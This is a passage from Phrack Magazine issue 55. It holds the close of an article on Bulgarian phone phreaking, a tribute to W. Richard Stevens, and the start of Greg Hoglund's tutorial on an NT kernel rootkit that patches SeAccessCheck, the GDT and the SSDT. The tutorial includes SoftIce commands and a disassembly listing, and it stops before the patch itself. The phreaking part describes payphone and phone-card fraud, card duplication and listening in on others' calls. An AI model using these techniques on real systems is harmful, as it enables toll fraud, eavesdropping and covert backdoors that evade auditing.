So by us, the BTC (Bulgarian Telecomunication Company) was always monopolistic. Also they try now to occupy and take under full control all ISP in Bulgaria. The local calls are not free and our taxes are the highest in Europe. Our average salary is 100$ and we pay 0.04$ for each tax unit. There are also permanent taxes and other thing and for comparison if you have 200 units you'll pay 10$. That's 12% from the average salary in country!!! Also if you dial from Canada to Bulgaria that'll cost you 0.8$ per minute, BUT IF YOU CALL Canada from Bulgaria (btw we can't dial direct North America without operator assistance) that'll cost you 2.3$ per minute he-he-he :)

So this year our Telco is going to go private. There was 3 candidates to buy 51% from Telco's shares - Deutsche Telecom/Turkey firm, Telefonica and the Holland/Greece telcos. The price was 500 000 000$. But Telefonica and DT gave up in the last moment. Maybe you guess why? Nobody want to throw his money for Telco, that uses 98% SxS switches, where a big part from peoples (70%) are poor and don't make many calls (under 100 units), in which country you don't know what will happen tomorrow and etc...

So, as I've read about Argentina's telco, I can say: the situation is almost the same. But by us there is ONLY ONE company which control anything - all the phones, pagers, a big part of GSM network, all public phones, runs the only X.25 datapac network - BULPAC, they are also ISP... Total monopoly!

The Laws

Ha-ha-ha? What for laws? Against phreaking? There is no way :) Also nobody in Bulgaria don't understand what {the fuck} term 'phreaking' means. And not just the ordinary people. If you are in the IRC channel #bulgaria and ask: "Hey, what does the phreaking mean?", I'm sure that nobody shall know.
Up to now, I didn't hear about someone to get busted for phreaking. Our telco (and all of their employers) think - the system is unbreakable! But they also have an law about devices, that are illegally hooked to the phone line. At the first time you'll be warned 'bout that, and at the second time you'll be disconnected. But you pay the tax for new phone (100$) and congratulations - you already have a phone :)

So, our legislation don't contain anything about hacking, cracking, phreaking and all kinds of electronic frauds. In Bulgaria there is no term such as

'illegal software' or 'illegal access to someone's computer'.

The PayphoneZ
~~~~~~~~~~~~~

There is no good word to say about our shitty motherfucking Telco, even for payphones. You think - you can do red boxing in Bulgaria. Forget it! Our Payphones a COCOT and are used only for local calls! There are huge, metal boxes :) full mechanical, no fine electronics! You can see inside a capacitor like a hand bomb! The Payphones worked with coins, but there was so many idiots, who took out there coins from the payphones with a thread (string). So our beloved Telco become a mad about this and they replace the coins with a special made by them phone-coins with borders, which made them impossible to take out ;). As I have said, the payphones are COCOT - you take the handset, hear a dialtone, dial a number (pulse, with a dialing disk!!!), the called person answers... and then the polarity is reversed. A relay inside the phone notice that and after 3 seconds cuts off the mouthpiece... and the earpiece.

Then the hole for the money gets opened and the coin falls inside. There are no such terms such a coin return.

There is a trick to make free calls (local) on these phones. If you press the hook, when the polarity is reversed, there is no current on the line in that moment, and because there is no current in that moment, the relay wouldn't
be noticed for the answer, and it wouldn't cut the mouth- earpiece.

Another trick is to unlock the phone and fill your pockets with coins :) The lock picking on these is quite easy...

There was also payphones for international and LD calls operating with money, but 10 years before began an big inflation and these phones died. Now you should to put a lot of coins (2-5kg) to make a 3 min international call.

So 5-6 years before our telco installed two types of card-phones: BetCom and Bulfon. BetCom is British-Bulgarian Company (GPT&BTC) and their card phones are magnetic strip style. The security of these card was too weak so a few people began to make free phone calls. After 3 years loosing a lot of money from these frauds, BetCom install new phones and change the cards with electronic ones, but there are still many old phones :) You just copy the magnetic strip of the card and here it is...

The Bulfon phones are much intelligent. They are the same such as these in Argentina and Germany. The test signal is 16KHz, with nice LCD display, have button for several languages, for replacing exhausted cards, for signal amplification and other options. I forgot to say, that both the cardphones use pulse dialing. They usual don't have a number to dial the cardphone, but for a short time the phones in the capital have already a number... and MF dialing.

There was a very popular trick on Bulfon cardphones with 2 cards - full one and empty one (bat at least with 1 unit). You quickly push and pull the full card into the slot and the display begin to flash. After that you do this again and put the empty card. The phone remember the units from the first card and you talk for free. A big amount of people became familiar with this and they began to use it for and without need. And since our telco is mad for every loosed penny, this feature bombed out. Also I have heard, that a few people recharge cards and make unlimited ones (a PIC emulator), but since I'm not a cardphreaker, I don't know much about it. But I know that the bulfon exchange is very sophisticated and it's very hard to fool those. For example, you can't dial more than 400 units with the same card from one cardphone. And yet one funny feature - every night, a built-in modem in the cardphone establish a connection with the Bulfon exchange and transfer info. Info such as - how many units are used, the cards serial number and much more (such as frauds).

If you, for example, steal a few cards from the post office, the exchange send to all the phones, that cards with a number 444 xxx xxx ... are invalid.

Ahh... I forgot, the public phone cables don't go through PVC or metal pipes. But... on Bulfon (and I think - and on BetCom) phones you can't just cut the wire and hook with a handset, because as you know the line device can't find the phone - when you pick up the handset on Bulfon, the exchange send 16KHz test signal and the phone must answer with the same signal. The CPU of these is 68HC11 (Motorola).
~~~~~~~~~~~~~

btw we have a GSM network since 1995. Also we have a pager network.

Phreaking methods
~~~~~~~~~~~~~~~~~

As I have said, there aren't phreak wise people in Bulgaria (but almost every is interested in hacking). A lot of falsely accused 'phreaks' do pitting - hooking with a handset to a pair of wires or the outside connection box. Phreak methods used by me are:

- forced 3way calling = some type of abuse the structure of the connector. So, in my town the NPA is X-YY-ZZ. So lets imagine, that someone called 4-33-28. I begin to dial 4-33 and when I hit the right pause after the 3rd it's puts me into their conversation.

- free calling from local payphones = already talked bout that.

- free calling on local and short haul calls - by dialing a chain of prefixes (such as in UK). I dial the prefix (NPA) of the town X, and after that dial the prefix for another place and then the number. But not every exchange allows you to make that. Your exchange waits a signal from exchange X, that a called party is answered, but the X waits too for that... But the connection is terrible... and after 3 minutes without taxing on the trunk your Telco cuts the connection ;(

Also I think that black and blue boxing is still possible, but didn't test it entirely.

There also "hidden" long distance numbers and prefixes, which are very useful in some cases (I also found 3-4 of them), but nobody try to find it :(There aren't free numbers in Bulgaria, except these for police, fire alarm, hospital and the telco number for failure complaints, but they are ONLY FOR LOCAL DIALING! I also discover a method to call these as trunk-calls, BUT... but our phone system is made so, that if on a trunk-call there isn't a tax signal coming after 3 minutes, the call is terminated.

Some people with knowledge of electronic also make "free calls" through their neighbor's lines, but BTC is familiar with those methods and it always check the line (plus these of the neighbors) when a subscriber made a complaint for big bill.

In Bulgaria there are NO PBX-es, Voice Mail Systems, WATS numbers, Call forwarding, Call waiting, DTMF requesting, Speed dialing and other.

About PBX - some of our factories have PBX-es, but I still learn how to use/abuse them.

In almost every town with more than 10 000 subscribers we have a conference phone, which can be dialed only local (errrr... quite not true ;)) for 1 tax unit per 3/5/10/30 minutes. But the stupid people don't know that and in many towns (such as mine) this phone is *forever* free.

I also have heard about peoples, which emulate the GSM SIM card to make free calls.

PHREAK'EM ALL!!!
\032

0x05>----------

----[PDM

Phrack Doughnut Movie (PDM) last issue was 'Dark City'.

PDM54 recipients:

I forget. I think Adam Shostack was definitely one. It's been a while though.

PDM55 Challenge:
~~~~~~~~~~~~~~~~~

"Beware my wrath."

0x06>----------

----[Super Elite People That REad Phrack (SEPTREP)

New additions:

Why they are SEP:

----[Current List

W. Richard Stevens
Ron Rivest

----[EOF

-------[Phrack Magazine --- Vol. 9 | Issue 55 --- 09.09.99 --- 04 of 19]

------------------------[P H R A C K 5 5 P R O P H I L E]

This issue we're doing something a bit differently. Normally, this file is reserved for the Phrack Prophile. However, this issue, we are instead paying homage to a recently deceased esteemed member of the upper echelon of the computer elite. This is our little way of providing a tribute to the most widely read TCP/IP author in history.

I first read Stevens in 1992. I still have that first edition UNIX Network Programming book sitting on my shelf. I learned a great deal from that book, but that was nothing compared to how much the TCP/IP Illustrated series taught me... I remember getting vol. I in 1994.. I still have that one too, all marked up with highlighters and whatnot... Before I knew it, I found myself firmly immersed in IP networks (I even read vol. II from cover to cover). I know I have Stevens to thank for sparking that interest in me. His death is a great loss.

There is also another reason why W. Richard Stevens is featured here -- he was to be the prophile for Phrack 55.

I sent Richard email initially on August 31st asking him if he would have time to be profiled for Phrack 55. To my great delight (and somewhat suprise) he agreed! I emailed him the template, and sent him a follow-up email... The last I heard from him was on September 1st, telling me that he was pretty busy and needed some time to look it over. Sadly this is also the day he died. These emails will not appear here out of respect for Stevens and his family. Instead, republished here is a copy of his obiturary from www.bigdealclassifieds.com.

STEVENS, W. Richard, noted author of computer books died on September 1. He is best known for his ``UNIX Network Programming'' series (1990, 1998, 1999), ``Advanced Programming in the UNIX Environment'' (1992), and ``TCP/IP Illustrated'' series (1994, 1995, 1996). Richard was born in 1951 in Luanshya, Northern Rhodesia (now Zambia), where his father worked for the copper industry. The family moved to Salt Lake City, Hurley, New Mexico, Washington, DC and Phalaborwa, South Africa. Richard attended Fishburne Military School in Waynesboro, Virginia. He received a B.SC. in Aerospace Engineering from the University of Michigan in 1973, and an M.S. (1978) and Ph.D. (1982) in Systems Engineering from the University of Arizona. He moved to Tucson in 1975 and from then until 1982 he was employed at Kitt Peak National Observatory as a computer programmer. From 1982 until 1990 he was Vice President of Computing Services at Health Systems International in New Haven, CT, moving back to Tucson in 1990. Here he pursued his career as an author and consultant. He was also an avid pilot and a part-time flight instructor during the 1970's. He is survived by his loving wife of 20 years, Sally Hodges Stevens; three wonderful children, Bill, Ellen and David; sister, Claire Stevens of Las Vegas, NV; brother, Bob and wife Linda Stevens of Dallas, TX; nieces, Laura, Sarah, Collette, Christy; and nephew, Brad. He is predeceased by his parents, Royale J. Stevens (1915-1984); and Helen Patterson Stevens (1916-1997). Helen lived in Tucson from 1991-1997, and Royale lived here in the early 1930's attending Tucson High School while his father was treated for TB at the Desert Sanitorium (now TMC). The family asks that in lieu of flowers, donations be made in Richard's name to Habitat for Humanity, 2950 E. 22nd Street, Tucson, AZ 85713.

-- route

-------[Phrack Magazine --- Vol. 9 | Issue 55 --- 09.09.99 --- 05 of 19]

-------------------------[A *REAL* NT Rootkit, patching the NT Kernel]

--------[Greg Hoglund <hoglund@ieway.com>]

Introduction

First of all, programs such as Back Orifice and Netbus are NOT rootkits. They are amateur versions of PC-Anywhere, SMS, or a slew of other commercial applications that do the same thing. If you want to remote control a workstation, you could just as easily purchase the incredibly powerful SMS system from Microsoft. A remote-desktop/administration application is NOT a rootkit.

What is a rootkit? A rootkit is a set of programs which *PATCH* and *TROJAN* existing execution paths within the system. This process violates the *INTEGRITY* of the TRUSTED COMPUTING BASE (TCB). In other words, a rootkit is something which inserts backdoors into existing programs, and patches or breaks the existing security system.

- A rootkit may disable auditing when a certain user is logged on.
- A rootkit could allow anyone to log in if a certain "backdoor" password is used.
- A rootkit could patch the kernel itself, allowing anyone to run privileged code if they use a special filename.

The possibilities are endless, but the point is that the "rootkit" involves itself in pre-existing architecture, so that it goes un-noticed. A remote administration application such as PC Anywhere is exactly that, an application. A rootkit, on the other hand, patches the already existing paths within the target operating system.

To illustrate this, I have included in this document a 4-byte patch to the NT kernel that removes ALL security restrictions from objects within the NT domain. If this patch were applied to a running PDC, the entire domain's integrity would be violated. If this patch goes unnoticed for weeks or even months, it would be next to impossible to determine the damage.

Network based security & the Windows NT Trust Domain

If you know much about the NT Kernel, you know that one of the executive components is called the Security Reference Monitor (SRM). The DoD Red Book also defines a "Security Reference Monitor". We are talking the same language. In the Red Book, a security domain is managed by a single entity.

To Quote:
"A single trusted system is accredited as a single entity by a single accrediting authority. A ``single trusted system'' network implements a reference monitor to enforce the access of subjects to objects in accordance with an explicit and well defined network security policy [DoD Red Book]."

In NT parlance, that is called the Primary Domain Controller (PDC). Remember that every system has local security and domain security. In this case, we are talking about the domain security. The PDC's "Security Reference Monitor" is responsible for managing all of the objects within the domain. In doing this, it creates a single point of control, and therefore a "single trusted system" network.

How to violate system integrity

I know this is alot of book theory, but bear with me just a bit longer. The DoD Orange Book also defines a "Trusted Computing Base" (TCB). If you are an NT programmer, then you have likely worked with the security privilege SE_TCB_PRIVILEGE. That privilege maps to the more familiar "act as part of the Operating System" User-Right. Using the User Administrator for NT you can actually add this privilege to a user.

If you have the ability to act as part of the TCB, you can basically do anything. There is very little security implemented between your process and the rest of the machine. If the TCB can no longer be trusted, then the integrity of the entire network system is shot. The patch I am about to show you is an example of this. The patch, if installed on a Workstation, violates a network "partition". The patch, if installed on a PDC, violates the entire network's integrity.

What is a partition?

The Red Book breaks the network into NTCB (Network Trusted Computing Base) "Partitions". Any single component or machine on the network may be considered a "partition". This makes it convenient for analysis.

To Quote:
"An NTCB that is distributed over a number of network components is referred to as partitioned, and that part of the NTCB residing in a given component is referred to as an NTCB partition. A network host may possess a TCB that has previously been evaluated as a stand-alone system. Such a TCB does not necessarily coincide with the NTCB partition in the host, in the sense of having the same security perimeter [DoD Red Book]."

On the same host you may have two unique regions, the TCB, which is the traditional Orange Book evaluation for Trusted Computing Base, and the NTCB. These partitions do not have to overlap, but they can. If any component of one is violated, it is likely that the other is as well. In other words, if a host is compromised, the NTCB may also be compromised.

Obviously to install a patch over the TCB, you must already be Administrator, or have the ability to install a device driver. Given that Trojans and Virii work so well, it would be very easy to cause this patch to be installed w/o someone's knowledge.

Imagine an exploit

Before I digress into serious techno-garble, consider some of the attacks that are possible by patching the NT kernel. All of these are possible because we have violated the TCB itself:

1. Insert invalid data. Invalid data can be inserted into any network stream. It can also introduce errors into the fixed storage system, perhaps subtly over time, such that even the backups get corrupted. This violates reliability & integrity.

2. Patch incoming ICMP. Using ICMP as a covert channel, the patch can read ICMP packets coming into the kernel for embedded commands.

3. Patch incoming ethernet. It can act as a sniffer, but without all of the driver components. If it has patched the ethernet, then it can also stream data in/out of the network. It can sniff crypto keys.

4. Patch existing DLL's, such as wininet.dll, capturing important data.

5. Patch the IDS system. It can patch a program such as Tripwire or RealSecure to violate its integrity, rendering the program unable to detect the nastiness...

6. Patch the auditing system, i.e., event log, to ignore certain event log

messages.

Now for the rare steak. Let's delve into an actual kernel patch. If you already understand protected mode and the global descriptor table, then you can skip this next section. Otherwise put on your hiking boots, there are a couple of switchbacks ahead.

Rings of Power

Windows NT is unlike DOS or Windows 95 in that it has process-space security. Every user-mode process has an area of memory that is protected by a Security Descriptor. Usually this SD is determined from the Access Token of the user that started the process. Access to all objects is handled through a "Access Control List". For Windows NT, this is called "Discretionary Access Control". Personally I find it really hard to grasp something if I don't understand it's most basic details. So, this next section describes the very foundation that makes security possible on the x86 architecture.

First, it is important to understand "protected mode". Protected mode can only be understood by memory addressing. Almost all of the expanded capabilities of the x86 processor are built upon memory addressing. Protected mode gives you access to a 4 GB memory space. Multitasking and privilege levels are all based upon tricks with memory addressing. This discussion only applies to 386 and beyond.

Memory is divided into code and data segments. In protected mode, all memory is addressed as a segment + an offset. Conversely, in real mode, everything is interpreted as an actual address. For our discussion, we only care about protected mode. In protected mode things get a little more complicated. We must address first the segment, followed by an offset into that segment. It is sort of a two step process. Why is this interesting?? This is how most modern operating systems work, and it is important for exploits and Virii. Any modern mobile code must be able to work within this arena.

What is a selector?

A selector is just a fancy word for a memory segment. Memory segments are organized by a table. These table entries are often called descriptors. So, remember, a selector is-a segment is-a descriptor. It's all the same thing.

If you understand how the memory segments are kept track of, then you pretty much understand the whole equation. Every memory segment is first a virtual address (16-bits) plus an offset from that address (32-bits). A segment is not an actual address, like in realmode, but the number of a selector it wants to use. A selector is usually a small integer number. This small number is an offset into a table of descriptors. In turn, the descriptor itself then has the actual linear address of the beginning of the memory segment. In addition to that, the descriptor has the access privilege of the memory segment.

Descriptors are stored in a table called the Global Descriptor Table (GDT). Each descriptor has a Descriptor Privilege Level (DPL), indicating what ring the memory segment runs in.

Suffice it to say, the selector is your vehicle. Under NT and 95, there are selectors which cover the entire 4GB address range. If you were using one of these selectors, you could walk all over the memory map from 0 to whatever. These selectors do exist, and they are protected by a DPL of 0. Under Windows 9x, selector 28 is a ring 0 that covers the entire 4gb region. Under NT, selectors 8 and 10 achieve the same purpose.

Dumping the GDT from SoftIce produces a table similar to this:


```
GDTBase=80036000 Limit=0x03FF

0008  Code32   00000000  FFFFFFFF  0     P   RE
0010  Data32   00000000  FFFFFFFF  0     P   RW
```

```
001B  Code32   00000000  FFFFFFFF  3     P   RE
0023  Data32   00000000  FFFFFFFF  3     P   RW
0028  TSS32    8001D000  000020AB  0     P   B
0048  Reserved 00000000  00000000  0     NP
0060  Data16   00000400  0000FFFF  3     P   RW
etc, etc ....
```

You can see what segment you are currently using by checking the CPU registers. The registers SS, DS, and CS indicate which selectors are being used for Stack Segment, Code Segment, and Data Segment. The stack and code segments must be in the same ring.

1. Segments can overlap one another. In other words, more than one segment can represent the same address-space. Segments can overlap one another wholly, or only in part. The address range for a segment is important, of course, but there is other delicious information we care about. For instance, a segment also has a Privilege Level (DPL).



What is a DPL?

Descriptor Privilege Level. This is important to understand. Every memory segment is protected by a privilege level, often called a "ring". The Intel processor has 4 rings, 0 through 3, usually only ring 0 and 3 are used. Lower ring levels have more privilege. In order to access a memory segment, the caller must have a current privilege level equal to or lower than the one being accessed. Current privilege level is often called CPL, and descriptor privilege level is often called DPL.

This type of protection is a requirement for almost any security architecture. In the old days of DOS, mobile code such as virii were able to hook interrupts and execute any code at whim. They were walking all over the memory map at will. No such luck with the advent of Windows NT. There’s a gaping need for Windows NT exploits that can take advantage of the old tricks. The central problem is that most code is executing within user mode, and has not access to ring 0, and therefore no access to the Interrupt Descriptor Table or the memory map as a whole.

Under NT, the access to ring 0 is controlled from the right to add your own selector to the GDT. When you transition to ring 0, you are still in protected mode and the Virtual Memory Manager is still operating.

Lets suppose you have written a virus that patches the Global Descriptor Table (GDT) and adds a new descriptor. This new descriptor describes a memory segment that covers the entire range of the map, from 0 to FFFFFFFF___. The DPL of the descriptor is 0, so any code running from it can access other ring-0 segments. In fact, it can access the entire map. A DPL 0 memory segment marked as "conforming" will violate integrity. The sensitivity label, in this regard, would be the DPL. The fact it is conforming violates the DPL’s of other segments, if they overlap.

If your descriptor is marked conforming, it can be called freely from ring-3 (user mode). This new entry goes unnoticed, of course. Who monitors the GDT on their system? Most people don’t even know what that is. There are few IDS systems that monitor this type of information. Now you have effectively placed a backdoor into the memory map. You could be running under any process token, and have full read/write access to the map. This means reading/writing other important tables, such as the Interrupt Table. This means reading other

procii's protected memory. This means infecting other files and procii w/ your virii at whim.

Patching the SRM

The Security Reference Monitor is responsible for enforcing access control. Under NT, all of the SRM functions are handled by ntoskrnl.exe. If the integrity of that code were violated, then the SRM could no longer be trusted. The whole security system has failed.

The Security Reference Monitor is responsible for saying Yes/No to any object access. It consults a process table to determine your current running process' access token. It then compares the access token with the required access of the object. Every object has a Security Descriptor (SD). Your running process has an Access Token. Comparing these two structures, the SRM is able to deny or allow you access to the object.

orange book:
"In October of 1972, the Computer Security Technology Planning Study, conducted by James P. Anderson & Co., produced a report for the Electronic Systems Division (ESD) of the United States Air Force.[1] In that report, the concept of "a reference monitor which enforces the authorized access relationships between subjects and objects of a system" was introduced. The reference monitor concept was found to be an essential element of any system that would provide multilevel secure computing facilities and controls."

It then listed the three design requirements that must be met by a reference validation mechanism:

a. The reference validation mechanism must be tamper proof.
b. The reference validation mechanism must always be invoked.
c. The reference validation mechanism must be small enough to be subject to analysis and tests, the completeness of which can be assured."[1]

The SRM is *NOT* tamper proof. It may be protected by the TCB security privilege, but I suggest that the only truly tamper-proof SRM is going to use cryptographic mechanisms. Using an attack vector such as Virii or Trojan's, a patch could easily be placed within the TCB.

You can patch the SRM itself if you have access to the map. In this, you can insert a backdoor such that a certain user-id ALWYAS has access. However, this does not require you to edit the user's security level in any way. You are patching it at the access point, not the source. So, auditing programs will not be able to notice the problem. This is a simple trick that could be employed in any NT RootKit.

There are several key components to the NT Kernel. They are sometimes referred to as the "NT Executive". The NT executive is really a group of individual components with a well defined interface. Each component has such a well defined interface, in fact, that you could actually take it out completely and replace it with a new one. As long as the new component implemented all of the same interfaces, then the system would continue to function. The following are all components of the NT Executive:

HAL: Hardware Abstraction Layer, HAL.DLL
NTOSKERNL: Contains several components, NTOSKRNL.EXE
- The Virtual Memory Manager (VMM)
- The Security Reference Monitor (SRM)
- The I/O Manager
- The Object Manager
- The Process and Thread Manager
- The Kernel Services themselves
  -(Exception handling and runtime library)
- LPC Manager (Local Procedure Call)

Hey, these are some of the modules listed when a Blue Screen occurs! The

system is just a big memory map!

With all of this data we are bound to find structures of interest! Many key data structures are crucial to security. Once we know what we are looking for, we can get into SoftIce and start poking around. A list of the exported functions for some of these components is in Appendix A.

Using a tool such as SoftIce, reverse engineering the SRM and other components is easy ;) The methodology is simple. First, we must find the component we are interested in. They all sit in system memory at some point...

Some key data structures are:
- ACL (Access Control List), contains ACE's
- ACE (Access Control Entry), has a 32-bit Access Mask and a SID
- SID (Security Identifier), a big number
- PTE (Page Table Entry)
- SD (Security Descriptor), has an Owner SID, a Group SID, and an ACL
- AT (Access Token)

Now for some tricks! The first thing we need to do is identify which of these data structures we will be using. If we want to reverse engineer the Security Reference Monitor, then we can be assured that our SID is going to be used in some call somewhere.. This is where SoftIce comes in. SoftIce has an incredible feature called expressions. SoftIce will let you define a regular expression to be evaluated for a breakpoint. In other words, I can tell SoftIce to break if only a special set of circumstances has occurred.

So, for example (working implementation):

1. I want softice to break if the ESI register references my SID. Since a SID is many words long, I will have to define the expression in several portions:

```
bpx (ESI->0 == 0x12345678) && (ESI->4 == 0x90123456) && (ESI->8 == 0x78901234)
```

What I have done here is tell softice to break if the ESI register points to the data: 0x123456789012345678901234. Notice how I use the -> operator to offset ESI for each word.

Now, try to access an object. SoftIce will promptly break when your SID is used in a call.

There are many system components that are worth reverse engineering. You may also want to play with the following:
1. GINA, (GINA.DLL) The logon screen you see when you type your password. Imagine if this component was trojaned.. A Virii could capture passwords across the enterprise.
2. LSA (The Local System Authority) This is the module responsible for querying the SAM database. This would be an ideal place to put a rootkit-password that *ALWAYS* allows you access to the system.
3. SSDT, The System Service Descriptor Table
4. GDT, the Global Descriptor Table
5. IDT, the Interrupt Descriptor Table

Getting to ring zero in the first place

User mode is very limiting under NT. Your process is bound by the selector it is currently using. The process cannot simply waltz over the entire memory map. As we have discussed, the process must first load a selector. You cannot simply read memory from 0 to FFF_, you can only access your own memory segment.

There are tricks however. If the process is running under a user token that has "add service" privilege, then you can create your own call gate, install it in realtime, and then use it to run your code ring 0. Once you are running ring 0 you can patch the IDT or the Kernel. This is how User-Mode normally accesses a Ring-0 Code Segment. If you don't want to go to this trouble, you can upload a byte patcher that runs in ring zero on boot. This is as

simple as writing a driver and installing to run on the next reboot. However, installing your own call-gate is by far the most sexy.

Lets talk sexy. The answer is a call gate. All of the functions provided by NTDLL.DLL are implemented this way. This is why you must call Int 2Eh to make a call. The entire set of Int 2Eh functions are known as the Native Call Interface (NCI). What really happens is the Int 2Eh is handled by a function in NTOSKRNL.EXE. This function is called KiSystemService(). KiSystemService() routes the call to the proper code location.

When you make a system call, you must first load the index of the function you wish to call. This is loaded into register EAX. Next, if the call takes parameters, a pointer to this block is loaded into EDX. Interrupt 2Eh is called, and EAX holds the return value. This is old hat to most assembler programmers.

What is not obvious is how this is implemented in the Kernel. The function KiSystemService() is called, and left with the responsibility for dispatching the call. KiSystemService() must first determine *WHAT* function to call next, based on what we put in EAX. So, to this end, it maintains a table of functions and their index numbers.. imagine that! SofIce will dump this table if your interested. It looks something like:

```
:ntcall
Service table address: 80149398  Number of services:000000D4
0000  0008:8017451E  params=06  ntoskrnl!NtConnectPort+0834
0001  0008:80199C16  params=08  ntoskrnl!SeQueryAuthenticationIdToken+04B8
0002  0008:8019B3A2  params=0B  ntoskrnl!SePrivilegeObjectAuditAlarm+02B0
0003  0008:80158E50  params=02  ntoskrnl!NtAddAtom
0004  0008:80197624  params=06  ntoskrnl!NtAdjustPrivilegesToken+0422
0005  0008:80197202  params=06  ntoskrnl!NtAdjustPrivilegesToken
0006  0008:80196256  params=02  ntoskrnl!PsGetProcessExitTime+1848
0007  0008:8019620E  params=01  ntoskrnl!PsGetProcessExitTime+1800
0008  0008:8015901E  params=01  ntoskrnl!NtAllocateLocallyUniqueId
0009  0008:801592EC  params=03  ntoskrnl!NtAllocateUuids
000A  0008:8017B0F6  params=06  ntoskrnl!NtAllocateVirtualMemory
000B  0008:8011B8E4  params=03  ntoskrnl!ZwYieldExecution+08AC
etc etc...
```

Well, this is all very interesting, but where is this table stored? How does SoftIce manage to read it? Of course, it's all undocumented ;-) Here I have no one to thank more than my friend from Sri Lanka, a fellow Rhino9 member, who goes by the handle Joey__. His paper on extending the NCI is nothing less than mind-blowing. I draw heavily upon his research for this section. I feel this paper could not be complete without going over call-gates and the NCI, so I paraphrase some of his work. For more detailed information on adding your own system services, read his paper entitled "Adding New Services to the NT Kernel Native API".

A very interesting thing happens when you boot NT. You start with about 200 functions in the NCI. These are all implemented in NTOSKRNL.EXE. But, soon afterwards, another 500 or so functions are added to the NCI, these being implemented in WIN32K.SYS. The fact that additional functions were added proves that it is possible to register new functions into the NCI during runtime.

The table that SoftIce dumps when you type NTCALL is called the System Service Descriptor Table (SSDT). The SSDT is what the KiSystemService() function uses to look up the proper function for a Int 2Eh call. Given that the NCI is extensible, it must be possible to add new functions to this table.

As it turns out, there are actually multiple tables. WIN32K.SYS doesn't actually add to the EXISTING system table, but creates a whole NEW one with 500 or so functions, and then ADDS it to the Kernel. To do this, it calls the exported function KeAddSystemServiceTable(). So, in a nutshell, all we have to do is create a new table with OUR functions and do the same thing.

Another angle on this involves adding our functions to the existing NCI table.

But, this involves patching memory. Again, that's what we do best. To pull this trick off cleanly, we must allocate new memory large enough to hold the old tables plus our additional entries. We then must copy the old tables into our new memory, add our entries, and then patch memory so that KiSystemService() looks at our new table.

The FOUR-Byte Patch

Okay, lesson number one. Don't make yourself do extra work when you don't have to. This is the story of my life. I started this project by reversing the RtlXXX subroutines. For instance, there is a routine called RtlGetOwnerSecurityDescriptor(). This is a simple utility function that returns the Owner SID for a given security descriptor. I patched this routine to check for the BUILTIN\Administrators group, and alter it to be the BUILTIN\Users group. Although this patch works, it doesn't help me obtain access to protected files and shares. The RTL routine is only called for Process and Thread creation, it would seem. So, to make a long story short, I have included the RTLXXX information and patch below. It will illustrate a working kernel patch and should help you see my thought process as I 0wned a key kernel function.

Okay, lesson number two. If at first you don't succeed, try another function. This time I got very wise and decided to test a number of breakpoints in the Kernel before doing any extra work. Because I wanted to circumvent access to a file directly, I moved directly onward to the SeAccessCheck() function. Up front, I set a breakpoint on this function to make sure it is being called when accessing a file. To my excitement, it appears this function is called for almost any object access, not just a file. This means network shares as well. Going further, I tested my next patch against network share access as well as file access. I created a test directory, shared it over the network, and created a test file within that directory.

At first, the file had the default Everyone FULL CONTROL permissions. I set a breakpoint on SeAccessCheck() and attempted to cat the file. For this simple command the function is called three times:

```
Break due to BPX ntoskrnl!SeAccessCheck  (ET=2.01 seconds)
:stack
Ntfs!PAGE+B683 at 0008:8020C203 (SS:EBP 0010:FD711D1C)
=> ntoskrnl!SeAccessCheck at 0008:8019A0E6 (SS:EBP 0010:FD711734)
Break due to BPX ntoskrnl!SeAccessCheck  (ET=991.32 microseconds)
:stack
Ntfs!PAGE+B683 at 0008:8020C203 (SS:EBP 0010:FD711CB8)
=> ntoskrnl!SeAccessCheck at 0008:8019A0E6 (SS:EBP 0010:FD7116D8)
Break due to BPX ntoskrnl!SeAccessCheck  (ET=637.15 microseconds)
:stack
Ntfs!PAGE+B683 at 0008:8020C203 (SS:EBP 0010:FD711D08)
=> ntoskrnl!SeAccessCheck at 0008:8019A0E6 (SS:EBP 0010:FD711720)
```

Next I set the file access to Administrator NO ACCESS. Attempting to cat the file locally resulted in an "Access Denied" message. The routine is called 13 times before the Access Denied message is given. Now I try to access it over the network. The function is called a total of 18 times before a Access Denied message is given. It would seem it takes alot more work to deny access than it does to give it. ;)

I was lit now, it looked like I had my target. After another 2 shots of espresso, I dumped the IDA file for SeAccessCheck, busted into SoftIce and started exploring:

To make things simpler, I have removed some of the assembly code that is not part of my discussion. If you are going to start playing with this, then you should disassemble all of this yourself nonetheless. I recommend IDA. At first I tried WDAsm32, but it was unable to decompile the ntoskrnl.exe binary properly. IDA, on the other hand, had no problems. WDAsm32 has a much nicer GUI interface, but IDA has proved more reliable. Just as most

engineers, I use many tools to get the job done, so I recommend having both disassemblers around.

The function & patches:

```
8019A0E6 ; Exported entry 816. SeAccessCheck
8019A0E6
8019A0E6 ;
================================================================================
8019A0E6
8019A0E6 ;               S u b r o u t i n e
8019A0E6 ; Attributes: bp-based frame
8019A0E6
8019A0E6                 public SeAccessCheck
8019A0E6 SeAccessCheck   proc near
8019A0E6                                         ; sub_80133D06+B0\030p ...
8019A0E6
8019A0E6 arg_0           = dword ptr  8          ; appears to point to a
                                                 ; Security Descriptor
8019A0E6 arg_4           = dword ptr  0Ch
8019A0E6 arg_8           = byte ptr  10h
8019A0E6 arg_C           = dword ptr  14h
8019A0E6 arg_10          = dword ptr  18h
8019A0E6 arg_14          = dword ptr  1Ch
8019A0E6 arg_18          = dword ptr  20h
8019A0E6 arg_1C          = dword ptr  24h
8019A0E6 arg_20          = dword ptr  28h
8019A0E6 arg_24          = dword ptr  2Ch
8019A0E6
8019A0E6                 push    ebp
8019A0E7                 mov     ebp, esp
8019A0E9                 push    ebx
8019A0EA                 push    esi
8019A0EB                 push    edi
8019A0EC                 cmp     byte ptr [ebp+arg_1C], 0
8019A0F0                 mov     ebx, [ebp+arg_C]
8019A0F3                 jnz     short loc_8019A137
8019A0F5                 test    ebx, 2000000h
8019A0FB                 jz      short loc_8019A11D
8019A0FD                 mov     eax, [ebp+arg_18]
8019A100                 mov     edi, [ebp+arg_20]
8019A103                 mov     ecx, ebx
8019A105                 mov     eax, [eax+0Ch]
8019A108                 and     ecx, 0FDFFFFFFh
8019A10E                 mov     [edi], eax
8019A110                 or      ecx, eax
8019A112                 mov     eax, [ebp+arg_10]
8019A115                 or      eax, ecx
8019A117                 mov     [edi], ecx
